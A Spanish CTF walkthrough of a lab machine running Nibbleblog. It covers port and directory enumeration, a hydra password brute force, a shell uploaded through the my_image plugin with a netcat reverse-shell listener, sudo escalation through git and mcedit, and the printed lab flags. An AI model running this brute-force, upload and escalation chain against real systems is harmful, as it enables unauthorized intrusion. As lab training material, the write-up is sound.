BLOG

CONECTIVIDAD

```
ping  -c1 192.168.0.16
```

```
└─# ping -c1 192.168.0.16
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.
64 bytes from 192.168.0.16: icmp_seq=1 ttl=64 time=1.48 ms

── 192.168.0.16 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.475/1.475/1.475/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.16

IP DE LA MÁQUINA ATACANTE 192.168.0.10

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.16
```

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.16

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 12:12 EDT
Nmap scan report for 192.168.0.16
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 56:9b:dd:56:a5:c1:e3:52:a8:42:46:18:5e:0c:12:86 (RSA)
|   256 1b:d2:cc:59:21:50:1b:39:19:77:1d:28:c0:be:c6:82 (ECDSA)
|_  256 9c:e7:41:b6:ad:03:ed:f5:a1:4c:cc:0a:50:79:1c:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:4C:14:DB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos los puertos **22 y 80**

puerto 80




```
PING blog.nyx (127.0.1.1) 56(84) bytes of data.
64 bytes from blog.nyx (127.0.1.1): icmp_seq=1 ttl=64 time=0.059 ms

--- blog.nyx ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
```


ENUMERACIÓN

Vamos con gobuster en la búsqueda de directorios

gobuster dir -u http://192.168.0.16 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

```
└─# gobuster dir -u http://192.168.0.16 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Progress: 220560 / 220561 (100.00%)
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.16
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/my_weblog           (Status: 301) [Size: 316] [--> http://192.168.0.16/my_weblog/]
/server-status       (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

/my_weblog Nos vamos allí y sacamos un posible usuario admin




Seguimos con gobuster en este directorio

gobuster dir -u http://192.168.0.16/my_weblog -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html

```
gobuster dir -u http://192.168.0.16/my_weblog -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.16/my_weblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/content              (Status: 301) [Size: 324] [--> http://192.168.0.16/my_weblog/content/]
/themes               (Status: 301) [Size: 323] [--> http://192.168.0.16/my_weblog/themes/]
/index.php            (Status: 200) [Size: 4303]
/feed.php             (Status: 200) [Size: 993]
/admin                (Status: 301) [Size: 322] [--> http://192.168.0.16/my_weblog/admin/]
/admin.php            (Status: 200) [Size: 1395]
/plugins              (Status: 301) [Size: 324] [--> http://192.168.0.16/my_weblog/plugins/]
/README               (Status: 200) [Size: 902]
/languages            (Status: 301) [Size: 326] [--> http://192.168.0.16/my_weblog/languages/]
```

Nos aparece un admin.php



EXPLOTACIÓN


Como tenemos un posible usuario "admin" vamos con hydra a por la contraseña.

Debemos de configurarla adecuadamente. Revisamos el tipo de petición que se hace.

1- Tiramos en el login con usuario admin y contraseña password.

2- Botón derecho inspect - network- request y pulsamos en raw

3- username=admin&password=password



Configuramos hydra de la siguiente manera


hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.16 http-post-form "/my_weblog/admin.php:username=^USER^&password=^PASS^:Incorrect" -F -I

```
└─# hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.16 http-post-form "/my_weblog/admin.php:username=^USER^&password=^PASS^:Incorrect" -F -I

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-05 11:23:21
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://192.168.0.16:80/my_weblog/admin.php:username=^USER^&password=^PASS^:Incorrect
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 64 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 14344303 to do in 7470:60h, 64 active
[STATUS] 27.14 tries/min, 190 tries in 00:07h, 14344209 to do in 8807:51h, 64 active
[80][http-post-form] host: 192.168.0.16   login: admin   password: kisses
[STATUS] attack finished for 192.168.0.16 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```


admin/kisses


Accedemos al panel. Buscando información de exploits para nibbleblog encontramos en https://github.com/TheRealHetfield/exploits/blob/master/nibbleBlog_fileUpload.py el directorio donde podemos subir una shell

exploitURL = nibbleURL + "content/private/plugins/my_image/image.php"



Ahora nos vamos al panel-plugins-plugin::my image y ahí subimos nuestra shell que podemos obtener de https://www.revshells.com/





Nos ponemos a la escucha con netcat en el 9009 y con curl

curl -s "http://192.168.0.16/my_weblog/content/private/plugins/my_image/image.php"

Obtenemos conexión

```
└─# nc -nlvp 9009
listening on [any] 9009 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.16] 47150
Linux blog 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
 18:32:33 up  1:36,  0 users,  load average: 0.00, 0.01, 0.54
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (402): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/$
```

ESCALADA DE PRIVILEGIOS

Después de tratar la TTY, buscamos permisos sudo

```
www-data@blog:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on blog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on blog:
    (admin) NOPASSWD: /usr/bin/git
```

Nos vamos a https://gtfobins.github.io/gtfobins/git/#sudo

sudo git -p help config
!/bin/sh


www-data@blog:/home$ sudo -u admin /usr/bin/git -p help config

Buscamos permisos sudo para admin

```
admin@blog:/home$ sudo -l
Matching Defaults entries for admin on blog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on blog:
    (root) NOPASSWD: /usr/bin/mcedit
```


En GTFOBins, no aparece nada. Investigando descubro que Midnight Commander (MC) tiene una funcionalidad incorporada para abrir una shell dentro de su interfaz.

sudo -u root /usr/bin/mcedit



Pulsamos F9 y F11(user menu)

Con la flecha dirección bajamos a Invoke'shell' y pulsamos enter



Nos hacemos root

```
admin@blog:/home$ sudo -u root /usr/bin/mcedit
#  /bin/sh /tmp/mc-root/mcusrGOE2R2
          >
# whoami
          >
root

# cd admin
```

```
# ls
user.txt
# cat user.txt
1385bbd4fcdb68d2cc5d5204f97d4a80

# cd /root
# ls
r00000000000000000000000000t.txt
# cat r00000000000000000000000000t.txt
6c24e7883470e2c1683df7672576a1f7
#
```